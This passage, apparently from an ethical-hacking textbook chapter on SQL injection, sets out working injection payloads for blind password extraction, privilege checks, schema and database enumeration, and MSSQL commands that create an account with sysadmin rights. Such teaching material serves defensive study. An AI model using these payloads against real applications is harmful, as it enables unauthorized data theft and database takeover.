
  If the above query returns FALSE, then the attacker infers that the second character is either "8" or "9"

  Check if the 2nd character in the password is "8"

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
'd[8]%' AND ID=2)
```

If the above query returns TRUE, the attacker identifies the second character in the password as "8"


The attacker repeats the same process to identify the remaining characters of the password. Once the attacker obtains the password, he/she logs on to the web application to perform various malicious activities.



Advanced SQL Injection

The attacker does not stop at compromising an application's data. The attacker will advance the SQL injection attack to compromise the underlying OS and network. Using the compromised application, the attacker can issue commands to the underlying OS to take over the target machine and use it as a staging post to attack the rest of the network.

The attacker may interact with the OS to extract OS details and application passwords, execute commands, access system files, and so on. The attacker can further compromise the entire target network by installing Trojans and planting keyloggers.



Database, Table, and Column Enumeration

Attackers use various SQL queries to enumerate database, table names, and columns. The information obtained by the attacker after enumeration can be used to obtain sensitive data from the database, modify data (insert/update/delete), execute admin-level operations on the database, and even retrieve the content of a given file present on the DBMS file system.

The following techniques are used by an attacker to perform enumeration:

- **Identify User Level Privilege**

  There are several SQL built-in scalar functions that will work in most SQL implementations:

  ```
  user  or current_user, session_user, system_user
  ' and 1 in (select user ) --
  '; if user ='dbo' waitfor delay '0:0:5 '--
  ' union select if( user() like 'root@%',
  benchmark(50000,sha1('test')), 'false' );
  ```

- **DB Administrators**

  Default administrator accounts include sa, system, sys, dba, admin, root, and many others. The dbo is a user that has implied permissions to perform all activities in the database. Any object created by any member of the sysadmin fixed server role belongs to dbo automatically.

- **Discover DB Structure**

  Determine table and column names

```
' group by columnnames having 1=1 --
```

Discover column name types

```
' union select sum(columnname ) from tablename --
```

Enumerate user defined tables

```
' and 1 in (select min(name) from sysobjects where xtype = 'U' and
name > '.') --
```

- **Column Enumeration in DB**
  - **MSSQL**

    ```
    SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects
    WHERE name = 'tablename')

    sp_columns tablename
    ```

  - MySQL

    ```
    show columns from tablename
    ```

  - Oracle


    ```
    SELECT * FROM all_tab_columns WHERE table_name='tablename'
    ```

  - DB2

    ```
    SELECT * FROM syscat.columns WHERE tabname= 'tablename'
    ```

  - PostgreSQL

    ```
    SELECT attnum,attname from pg_class, pg_attribute WHERE relname=
    'tablename' AND pg_class.oid=attrelid AND attnum > 0
    ```



Advanced Enumeration

Attackers use advanced enumeration techniques for system-level and network-level information gathering. The information gathered in the previous stage can be used to gain unauthorized access. An attacker can crack passwords using various tools such as L0phtCrack, ophcrack, RainbowCrack, John the Ripper, and so on. Attackers use buffer overflows to determine the vulnerabilities of a system or a network.

The following database objects are used for enumeration:

Oracle	MS Access	MySQL	MSSQL Server
SYS.USER_OBJECTS	MsysACEs	mysql.user	sysobjects
SYS.TABLES, SYS.USER_TABLES	MsysObjects	mysql.db	syscolumns
SYS.USER_VIEWS	MsysQueries	mysql.tables_priv	systypes
SYS.ALL_TABLES	MsysRelationships		sysdatabases
SYS.COLUMNS			
SYS.USER_OBJECTS			

Table 15.3: List of database objects

Examples:

- **Tables and columns enumeration in one query**

```
' union select 0, sysobjects.name + ': ' + syscolumns.name + ': ' +
systypes.name, 1, 1, '1', 1, 1, 1, 1, 1  from sysobjects,
```

```
syscolumns, systypes where sysobjects.xtype = 'U' AND sysobjects.id
= syscolumns.id AND syscolumns.xtype = systypes.xtype --
```

- **Database Enumeration**

  Different databases in server

  ```
  ' and 1 in (select min(name) from  master.dbo.sysdatabases where
  name >'.' ) --
  ```

  File location of databases

  ```
  ' and 1 in (select min(filename) from master.dbo.sysdatabases where
  filename >'.' ) -
  ```

Features of Different DBMSs

	MySQL	MSSQL	MS Access	Oracle	DB2	PostgreSQL
String Concatenation	concat(,) concat_ws(delim,)	''+''	" "&" "	''||'	" concat " " "+" " ''||''	''||''
Comments	-- and /**/ and #	-- and /*	No	-- and /*	--	-- and /*
Request Union	union	union and ;	union	union	union	union and ;
Sub-requests	v.4.1 >=	Yes	No	Yes	Yes	Yes
Stored Procedures	v.5.0 >=	Yes	No	Yes	No	Yes
Availability of information schema or its Analogs	v.5.0 >=	Yes	Yes	Yes	Yes	Yes

- Example (MySQL): SELECT * from table where id = 1 union select 1,2,3
- Example (PostgreSQL): SELECT * from table where id = 1; select 1,2,3
- Example (Oracle): SELECT * from table where id = 1 union select null,null,null from sys.dual

Features of Different DBMS

Once an attacker identifies the type of database used in the application during the information-gathering phase, the attacker may then look for the features supported by a particular database and confine the attack area accordingly. Comparing different databases reveals different syntax and feature availability with respect to string concatenation, comments, request union, sub-requests, stored procedures, availability of information schema or its analogs, and so on.

	MySQL	MSSQL	MS Access	Oracle	DB2	PostgreSQL
String Concatenation	concat(,) concat_ws(delim,)	''+''	" "&" "	''||'	" concat " " "+" " ''||''	''||''
Comments	-- and /**/ and #	-- and /*	No	-- and /*	--	-- and /*
Request Union	union	union and ;	union	union	union	union and ;
Sub-requests	v.4.1 >=	Yes	No	Yes	Yes	Yes
Stored Procedures	v.5.0 >=	Yes	No	Yes	No	Yes
Availability of information schema or its Analogs	v.5.0 >=	Yes	Yes	Yes	Yes	Yes

Table 15.4: Features of different DBMS

Examples:

- MySQL


```
SELECT * from table where id = 1 union select 1,2,3
```

- PostgreSQL

```
SELECT * from table where id = 1; select 1,2,3
```

- Oracle

```
SELECT * from table where id = 1 union select null,null,null from
sys.dual
```



Creating Database Accounts

The following are different ways of creating database accounts in various DBMS:

- Microsoft SQL Server

```
exec sp_addlogin 'victor', 'Pass123'
exec sp_addsrvrolemember 'victor', 'sysadmin'
```

- Oracle

